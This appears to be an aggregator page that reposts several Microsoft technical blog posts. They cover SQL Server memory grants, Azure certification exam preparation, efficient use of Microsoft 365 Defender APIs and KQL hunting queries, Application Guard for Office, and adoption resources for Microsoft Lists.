by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
First published on MSDN on Jan 01, 2013
The Memory Consumer with Many Names
Have you ever wondered what Memory grants are? What about QE Reservations ? And Query Execution Memory ? Workspace memory ? How about Memory Reservations ?
As with most things in life, complex concepts often reduce to a simple one: all these names refer to the same memory consumer in SQL Server: memory allocated during query execution for Sort and Hash operations (bulk copy and index creation fit into the same category but a lot less common).
Allow me to provide some larger context: during its lifetime a query may request memory from different “buckets” or clerks, depending on what it needs to do. For example, when a query is parsed and compiled initially, it will consume compile or optimizer memory. Once the query is compiled that memory is released and the resulting query plan needs to be stored in cache. For that, the plan will consume procedure cache memory and will stay in that cache until server is restarted or memory pressure occurs. At that point, the query is ready for execution. If the query happens to be doing any sort operations or hash match (join or aggregates), then it will first reserve and later use part or all of the reserved memory to store sorted results or hash buckets. These memory operations during the execution of a query are what all these many names refer to.
Terminology and Troubleshooting Tools
Let’s review the different terms that you may encounter referring to this memory consumer. Again, all these describe concepts that relate to the same memory allocations:
Query Execution Memory (QE Memory): This term is used to highlight the fact that sort/hash memory is used during the execution of a query and is the largest memory consumption that may come from a query during execution.
Update(9/17): QE Memory is the very type of memory that Resource Governor actually limits, when used. See Resource Pools Max and Min Memory percent
Query Execution (QE) Reservations or Memory Reservations: When a query needs memory for sort/hash operations, during execution it will make a reservation request based on the original query plan which contained a sort or a hash operator. Then as the query executes, it requests the memory and SQL Server will grant that request partially or fully depending on memory availability. There is a memory clerk (accountant) named ‘MEMORYCLERK_SQLQERESERVATIONS’ that keep track of these memory allocations (check out DBCC MEMORYSTATUS or sys.dm_os_memory_clerks).
Memory Grants: When SQL Server grants the requested memory to an executing query it is said that a memory grant has occurred. There is a Perfmon counter that keeps track of how many queries have been granted the requested memory: Memory Grants Outstanding . Another counter shows how many queries have requested sort/hash memory and have to wait for it because the Query Execution memory has run out (QE Reservation memory clerk has given all of it away): Memory Grants Pending . These two only display the count of memory grants and do not account for size. That is, one query alone could have consumed say 4 GB of memory to perform a sort, but that will not be reflected in either of these.
To view individual requests, and the memory size they have requested and have been granted, you can query the sys.dm_exec_query_memory_grants DMV. This shows information about currently executing queries, not historically.
In addition, you can capture the Actual Query Execution plan and find an XML element called <Query plan> which will contain an attribute showing the size of the memory grant (KB) as in the following example:
<QueryPlan DegreeOfParallelism=”8″ MemoryGrant =”2009216″
Another DMV- sys.dm_exec_requests – contains a column granted_query_memory which reports the size in 8 KB pages. For example a value of 1000 would mean 1000 * 8 KB , or 8000 KB of memory granted.
Workspace Memory: This is yet another term that describes the same memory. Often you will see this in the Perfmon counter Granted Workspace Memory (KB) which reflects the overall amount of memory currently used for sort/hash operations in KB. The Maximum Workspace Memory (KB) accounts for the maximum amount of workspace memory ever used since the start of the SQL Server. In my opinion, the term Workspace Memory is a legacy one used to describe this memory allocator in SQL Server 7.0 and 2000 and was later superseded by the memory clerks terminology after SQL Server 2005.
Resource Semaphore: To add more complications to this concept, SQL Server uses a thread synchronization object called a semaphore to keep track of how much memory has been granted. The idea is this: if SQL Server runs out of workspace memory/QE memory, then instead of failing the query execution with an out-of-memory error, it will cause the query to wait for memory. In this context, the Memory Grants Pending Perfmon counter makes sense. And so do wait_time_ms , granted_memory_kb = NULL, timeout_sec in sys.dm_exec_query_memory_grants . BTW, this and compile memory are the only places in SQL Server where a query will actually be made to wait for memory if it is not available; in all other cases, the query will fail outright with a 701 error – out of memory.
There is a Wait type in SQL Server that shows that a query is waiting for a memory grant – RESOURCE_SEMAPHORE. As the documentation states, this “occurs when a query memory request cannot be granted immediately due to other concurrent queries. High waits and wait times may indicate excessive number of concurrent queries, or excessive memory request amounts.” You will observe this wait type in sys.dm_exec_requests for individual sessions. Here is a KB article written primarily for SQL Server 2000 which describes how to troubleshoot this issue and also what happens when a query finally “gets tired” of waiting for a memory grant.
Why do you Care About Memory Grants or Workspace Memory or Query Execution Memory, or whatever you call it?
Over the years of troubleshooting performance problems, I have seen this to be one of the most common memory-related issues. Applications often execute seemingly simple queries that end up wreaking tons of performance havoc on the SQL Server side because of huge sort or hash operations. These not only end up consuming a lot of SQL Server memory during execution, but also cause other queries to have to wait for memory to become available – thus the performance bottleneck.
Using the tools I have outlined above (DMVs, Perfmon counters and actual query plan), you can investigate which queries are large-grant consumers and can have those tuned/re-written where possible.
What Can a Developer Actually Do about Sort/Hash Operations?
Speaking of re-writing queries, here are some things to look for in a query that may lead to large memory grants.
Reasons why a query would use a SORT operator (not all inclusive list):
ORDER BY (T-SQL)
GROUP BY (T-SQL)
DISTINCT (T-SQL)
Merge Join operator selected by the optimizer and one of the inputs of the Merge join has to be sorted because a clustered index is not available on that column.
Reasons why a query would use a Hash Match operator (not all inclusive list):
JOIN (T-SQL) – if SQL ends up performing a Hash Join. Typically, lack of good indexes may lead to the most expensive of join operators – Hash Join. Look at query plan.
DISTINCT (T-SQL) – a Hash Aggregate could be used to perform the distinct. Look at query plan.
SUM/AVG/MAX/MIN (T-SQL)– any aggregate operation could potentially be performed as a Hash Aggregate . Look at query plan.
UNION – a Hash Aggregate could be used to remove the duplicates.
Knowing these common reasons can help an application developer eliminate, as much as possible, the large memory grant requests coming to SQL Server.
As always, basic query tuning starts with checking if your queries have appropriate indexes to help them reduce reads, minimize or eliminate large sorts where possible.
Update : Since SQL Server 2012 SP3, there exist a query hint that allows you to control the size of your memory grant. You can read about it in New query memory grant options are available (min_grant_percent and max_grant_percent) in SQL Server 2012 . Here is an example
SELECT * FROM Table1 ORDER BY Column1 OPTION (min_grant_percent = 3, max_grant_percent = 5 )
Memory Grant Internals:
Here is a great blog post on Memory Grant Internals
Summary of Ways to Deal with Large Grants:
- Re-write queries
- Use Resource Governor
- Find appropriate indexes for the query which may reduce the large number of rows processed and thus change the JOIN algorithms (see Database Engine Tuning Advisor and Missing Indexes DMVs)
- Use OPTION (min_grant_percent = XX, max_grant_percent = XX ) hint
- SQL Server 2017 and 2019 introduce Adaptive query processing allowing for Memory Grant feedback mechanism to adjust memory grant size dynamically at run-time.
Namaste!
Joseph
by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
Often I get asked by people how are looking for jobs if it makes sense to get certified. While certification is not a requirement nor a guarantee, it can definitely help to land a job working in a team doing cloud computing. I also use it often to make sure, I learn the right things. So we see that getting certified is a great thing, now the question is how do I prepare for a Microsoft Azure certification exam?
Since I passed a couple of the Azure exams, I would like to share how I prepared for these exams and passed. Hopefully, this will make it easier for you to pass them as well.
Passing exams is all about having the right strategy and preparation. If you are looking for tips and tricks to on how to take a Microsoft exam, check out my following blog.
Choose the right Azure exam and certification
To begin with, make sure you choose and pick the certification path and exam which is right for you. There are a lot of different exams and industry certifications out there. Microsoft’s approach of role-based certifications is aligned to relevant market and industry job-roles, to make it easier to find the right one. It makes a lot of sense to pick the right one for you, depending on where you are in your career and where you’re going. I wrote a blog post to give you an overview and pick the different Azure exam certification paths.
Identify the certification of your interest to find the required exams. To browse all the Microsoft Certification exams, check out the official website.
Start Small
If you are not 100% sure where and with which exam to start, I recommend that you start small by taking the AZ-900 Azure Fundamentals exam. This will help you understand how Microsoft exams work by not being too deep into technology. Having experience taking Microsoft exams helps you to focus on the actual topics and not on the testing process. Also, make sure that you have a look at these special offers, you can find more information on special offers further down.
Know the exam content, read what is measured

The first thing after and during picking the exam is to see what is asked during the exam. Every Microsoft exam page lists the “skills measured” in the exam. This list is usually very accurate and helps you to focus and study the right content. The page itself even lists available training and courses to prepare for the exam.
 Microsoft Azure Exam Page – Skills measured and prepare for the exam
Understand the question types
Understanding the exam formats and question types before taking the exam can help you a lot. Microsoft does not mention which question types for exam formats are exactly in each exam, but you can find a list of exam and question samples here in this YouTube playlist. Understanding what questions types will be coming in your exam, will make it easier for you to answer them and get the most point per question.
Take free hands-on learning courses on Microsoft Learn
Microsoft Learn was introduced at Ignite 2018 as a free learning platform for a lot of different Microsoft technologies, not just Azure. Microsoft Learn provides you with various learning paths depending on your job role or the skills you are looking for. Most of the learning paths give you a hands-on learning opportunity so that you can develop practical skills through interactive training. And it is free! You get instant in-browser access to Microsoft tools and modules, no credit card required.
 Microsoft Learn
Microsoft Learn :graduation_cap: – Up your game with a module or learning path tailored to today’s IT Pro, developer, and technology masterminds and designed to prepare you for industry-recognized Microsoft certifications.
Hands-on experience
The best way to learn and pass the Microsoft Azure exams, or basically to learn anything, is most of the time through real hands-on experience with the technology. While Microsoft Learn gives you some free hands-on learning modules, there is also an Azure free account. The Azure free account will provide you with 12 months of free Azure services. You can find out more here. Make sure you dive into the skills measured and try the tutorials in Microsoft Docs.
Read the Microsoft Docs
Next, to Microsoft Learn and Hands-on experience, this is one of my main recommendations to prepare for a Microsoft Azure exam. Read the Microsoft Azure Documentation. Trust me on this, Azure and the topics which come up in the exams are very well documented. As mentioned, read the skills measured on the exam page, look up the specific Microsoft Docs pages and read through them and try out the tutorials.
 Microsoft Docs
And have a look at my Azure Certification Exam Study Guides, which will help find you the right documentation.
Video courses and training
There are a lot of different video training courses out there, which allow you to do video-based Azure exam preparations. To mention a couple of them like LinkedIn Learning, Pluralsight, Whizlabs, ITPro.TV, Udemy, A Cloud Guru, CloudSkills.io, and many many more! Just browse through the different offers and read the review to find the best match for you. There are also a lot of Microsoft Learning Partners which offer online courses.
Choose instructor-led courses and learning partners
As you can see, there is a lot of self-study learning materials out there to prepare and pass the Azure exams. However, the classroom experience can be super beneficial and efficient, especially with the right trainer. You can find a list of official Microsoft Learning Partners with Microsoft Certified Trainers depending on your country here. A lot of them offer different courses for different technologies and in combination with in-person or online training.
Books
If you prefer to learn and prepare for an exam using books, Microsoft offers books written by the experts at Microsoft Press. There are some excellent books that will help you learn more and prepare and pass the Microsoft Azure exams. However, if you get a hard copy of the book, it won’t be updated in the future, to reflect changes in technology or in the exams.
Take a practice exam
Some of the exams also have official practice exams available. These are great to see where in the learning process you are standing and on which topics you need to spend a little bit more time. I highly recommend that you only do the official practice exams and don’t use brain dumps. Besides cheating on the exam and yourself, brain dumps are often simply wrong and contain a lot of mistakes. You can find Microsoft’s official practice tests here.
Study groups
If you have a couple of colleagues, friends, or people you met at an Azure User group meetup, it can help to build a study group. Study groups don’t just help you to get more structure in your learning. They also help you to gain a new perspective on the study material and reduce procrastination.
Conclusion
If you want to know more about how you can learn and get started with Microsoft Azure, check out my blog: How to learn Microsoft Azure in 2021.
I hope this gives you an overview of how you can prepare for a Microsoft Azure Certification exam. If you have any questions, please let me know in the comments.
by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
We are strong supporters of automation, and fully acknowledge the value of automating repetitive actions and being able to adjust technology to the specific security practices and processes used by our customers and partners. This is what motivates us in developing and enriching our API layer. But as we all know, with great scale comes great responsibility, and here efficiency is the name of the game.
This blog series will provide you best practices and recommendations on how to best use the different Microsoft 365 Defender features and APIs, in the most efficient way to power your automation to achieve the outcome you are desire.
In this first blog we will focus on two aspects:
- Don’t automatically default to the Advanced hunting API
- If you do need to use the Advanced hunting API for your scenario, how to use it in the most optimal way.
When to use the Advanced hunting API and when to use other APIs / features?
The Advanced hunting API is a very robust capability that enables retrieving raw data from all Microsoft 365 Defender products (covering endpoints, identities, applications docs and email), and can also be leveraged to generate statistics on entities, translating identifiers, e.g. to which machine IP X.X.X.X belongs to. While this is a great feature with broad reach across your data, it can also be challenging to maintain, because;
- More team members need to know the internals of KQL to leverage it, and;
- Consuming the hunting resource pool where there is no real need for that
Below are a few examples of how we have developed a dedicated API to provide you with the intended answer in a single API call:
1. You have a 3rd party alert on an IP address. You would like to see which device this IP was assigned to at that time and to get more information on this device. Easy ! You can do it by :
a. First using Find devices by internal IP API – Find devices seen with the requested internal IP in the time range of 15 minutes prior and after a given timestamp.
b. Once you have device ID you can use Get machine by ID API to get more details on the device including its OS Platform, MDE groups, tags, and exposure level.
2. You have a malicious domain IOC and you would like to see its prevalence in your organization.
Easy! You can use Get domain statistics API for that, it retrieves the organization statistics on the given domain for the lookback time you configured, by default the last 30 days, based on Microsoft Defender for Endpoint (MDE) including:
a. Prevalence
b. First seen
c. Last seen
For example: https://wdatpapi-eus-stg.cloudapp.net/api/domains/microsoft.com/stats?lookBackHours=24
3. You have a list of IOCs, and you would like to make sure you are alerted if there is any activity associated with this URL in your organization.
To implement this scenario you can use Indicators:
a. Add IOCs to MDE indicators via Indicators API and set the required action (“Alert” or “Alert and Block”).
b. To check if any of the IOCs was observed in the organization in the last 30 days, you can run a single Advanced hunting query:
// See if any process created a file matching a hash on the list
let covidIndicators = (externaldata(TimeGenerated:datetime, FileHashValue:string, FileHashType: string )
[@”https://raw.githubusercontent.com/Azure/Azure-Sentinel/master/Sample%20Data/Feeds/Microsoft.Covid19.Indicators.csv”]
with (format=”csv”))
| where FileHashType == ‘sha256’; //and TimeGenerated > ago(1d);
covidIndicators
| join (DeviceFileEvents
| where ActionType == ‘FileCreated’
| take 100) on $left.FileHashValue  == $right.SHA256
How to optimize your Advanced hunting queries
Once you determine that the only way to resolve your scenario is using Advanced hunting queries, you should write efficient optimized queries so your queries will execute faster and will consume less resources. Queries may be throttled or limited based on how they’re written, to limit impact to other sessions. You can read all our best practices recommendations, and also watch this webcast to learn more. In this section we will highlight a few recommendations to improve query performance.
- Always use time filters as your first query condition. Most of the time you will use Advanced hunting to get more information on an entity following an incident, so make sure to insert the time of the incident, and narrow your lookback time. The shorter the lookback time is, the faster the query will be executed.
There are multiple ways to insert time filters to your query.
Scenario example – get all logon activities of the Finance departments users in Office 365.
// Filter timestamp in the query using “ago”
IdentityInfo
| where Department == “Finance”
| distinct AccountObjectId
| join (IdentityLogonEvents | where Timestamp > ago(10d)) on AccountObjectId
| where Application == “Office 365”
// Filter timestamp in the query using “between”
let selectedTimestamp = datetime(2020-11-12T19:35:03.9859771Z);
IdentityInfo
| where Department == “Finance”
| distinct AccountObjectId
| join (IdentityLogonEvents | where Timestamp between ((selectedTimestamp – 2h) .. (selectedTimestamp + 2h))) on AccountObjectId
| where Application == “Office 365”
In general, always filter your query by adding Where conditions, so it will be accurate and will query for the exact data you are looking for.
2. Only use “join” when it is necessary for your scenario.
a. If you are using a join, try to reduce the dataset before joining to limit the join size. Filter the table on the left side, to reduce its size as much as you can.
b. Use an accurate key for the join.
c. Choose the join flavor(kind) according to your scenario.
In the following example we want to see all details of emails and their attachments.
The following example is an inefficient query, because:
a. EmailEvents table is the largest table, it should never be on the left side of the join, without substantial filtering on it.
b. Join kind=leftouter returns all emails, including ones without attachments, which make the result set very large. We don’t need to see emails without attachments therefore this kind of join is not the right kind for this scenario.
c. The Key of the join is not accurate , NetworkMessageId. This is an email identifier, but the same email can be set to multiple recipients.
EmailEvents
| project NetworkMessageId, Subject, Timestamp, SenderFromAddress , SenderIPv4 , RecipientEmailAddress , AttachmentCount
| join kind=leftouter(EmailAttachmentInfo
| project NetworkMessageId,FileName, FileType, MalwareFilterVerdict, SHA256, RecipientEmailAddress )
on NetworkMessageId
This query should be changed and improved to the following query by:
a. Putting the smaller table, EmailAttachmentInfo, on the left.
b. Increasing join accuracy using join kind=inner
c. Using an accurate key for the join (NetworkMessageId, RecipientEmailAddress)
d. Filtering the EmailEvents table to only include emails with attachments before the join.
// Smaller table on the left side, with kind = inner, as default join (innerunique)
// will remove left side duplications, so if a single email has more than one attachments we will miss it
EmailAttachmentInfo
| project NetworkMessageId, FileName, FileType, MalwareFilterVerdict, SHA256, RecipientEmailAddress
| join kind=inner
(EmailEvents
| where AttachmentCount > 0
|project NetworkMessageId, Subject, Timestamp, SenderFromAddress , SenderIPv4 , RecipientEmailAddress , AttachmentCount)
on NetworkMessageId, RecipientEmailAddress
3. When you want to search for an attribute/entity in multiple tables, use the search in operator instead of using union. For example, if you want to search for list of Urls, use the following query:
let ListOfIoc = dynamic([“t20saudiarabia@outlook.sa”, “t20saudiarabia@hotmail.com”, “t20saudiarabia@gmail.com”, “munichconference@outlook.com”,
“munichconference@outlook.de”, “munichconference1962@gmail.com”, “ctldl.windowsupdate.com”]);
search in (DeviceNetworkEvents, DeviceFileEvents, DeviceEvents, EmailUrlInfo )
Timestamp > ago(1d) and
RemoteUrl in (ListOfIoc) or FileOriginUrl in (ListOfIoc) or FileOriginReferrerUrl in (ListOfIoc)
4. Using “Has” is better than “contains”: When looking for full tokens, “has” is more efficient,
since it doesn’t look for substrings.
Instead of using “contains”:
DeviceNetworkEvents
| where RemoteUrl contains “microsoft.com”
| take 50
Use “has”:
DeviceNetworkEvents
| where RemoteUrl has “microsoft.com”
| take 50
If possible, Use case-sensitive operators
DeviceNetworkEvents
| where RemoteUrl has_cs “microsoft.com”
| take 50
For more information about Advanced hunting and the features discussed in this article, read:
As always, we’d love to know what you think. Leave us feedback directly on Microsoft 365 security center or start a discussion in Microsoft 365 Defender community.
by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
As of today, Application Guard for Office is now generally available.
Files from the internet and other potentially unsafe locations can contain viruses, worms, or other kinds of malware that can harm your users’ computer and data. To help protect your users, Office opens files from potentially unsafe locations in Application Guard, a secure container that’s isolated from the device through hardware-based virtualization. When Office opens files in Application Guard, users can securely read, edit, print, and save those files without having to re-open files outside the container. This feature will be off by default.
Here is the installation guide to get started:
Application Guard for Office 365 for admins – Office 365 | Microsoft Docs
Customers will receive a Message center post on Wednesday, 1/27/2021. Microsoft 365 Roadmap Featured ID is 67101. Application Guard for Office is only available to organizations with a Microsoft 365 E5 or Microsoft 365 E5 Security license.
by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
What’s more fun than adopting Microsoft Lists at your organization? Leveraging prepared resources from Microsoft to help scale your Lists adoption – of course!
Microsoft Lists is available 100% worldwide across all commercial, government, and education Microsoft 365 plans. You can access Lists by launching Lists Home from the Microsoft 365 App Launcher or by adding a Lists tab to a Teams channel. Specific to Microsoft 365 government plans, Lists is available with full functionality in GCC, GCC-High and DoD.
Within Microsoft 365, Lists enables intelligent information tracking with features to make organizing simple, smart, and flexible. Uses Lists to track crisis response and protocol, manage employee onboarding and training, and organize government projects. Ready-made templates make creating a list easy; for example, use the asset tracker template to monitor usage and maintenance of equipment, or the work progress tracker template for installing new generators. Lists is backed by Microsoft 365 Government security and is compliant with US Government standards to keep your information safe.
Now that Lists is here, it’s time to adopt it – at scale – across your entire organization. And we’re here to help.

Screenshot of the new Microsoft Lists adoption center within adoption.microsoft.com.
Visit the new Microsoft Lists adoption page – your hub of resources to help increase Lists awareness and usage in your organization, including:
- Adoption playbook: Review best practices for the entire adoption process, from recruiting champions and building out scenarios to growing awareness and running training.
- Day-in-the-life guides: Want to know how Lists is being used by Project Managers, Human Resources, Marketing, and Educators alike? The Lists Day in the Life Guides bring different use cases to life through a diversity of roles, scenarios, and industries to show how your organization can fully take advantage of Lists.
- Quickstart guide: If you’re ready to start playing around with Lists, the Quickstart Guide is your map for navigating the basic interface and features of the app, both standalone and integrated in Microsoft Teams.
- Adoption Templates: Begin your Lists rollout already equipped with a folder of email, flyer, and announcement templates, all written and designed to show off the main features of Microsoft Lists.

Screenshot of the Microsoft Lists Quickstart Guide within adoption.microsoft.com.
Additional resources
In addition to adoption guidance, you can learn more about Microsoft Lists and the rest of the Microsoft 365 collaborative portfolio:
- Microsoft Lists help and ‘how to’: Step-by-step guidance on how to use Lists – support articles and video tutorials.
- Lists resource center: Customer stories, blogs, podcasts, demos, and videos.
- Collaborative Work Management Demo: Guided Microsoft 365 walk through showcasing solutions across Planner, Tasks, Lists, OneDrive, and SharePoint – to help you organize, share, and track work.
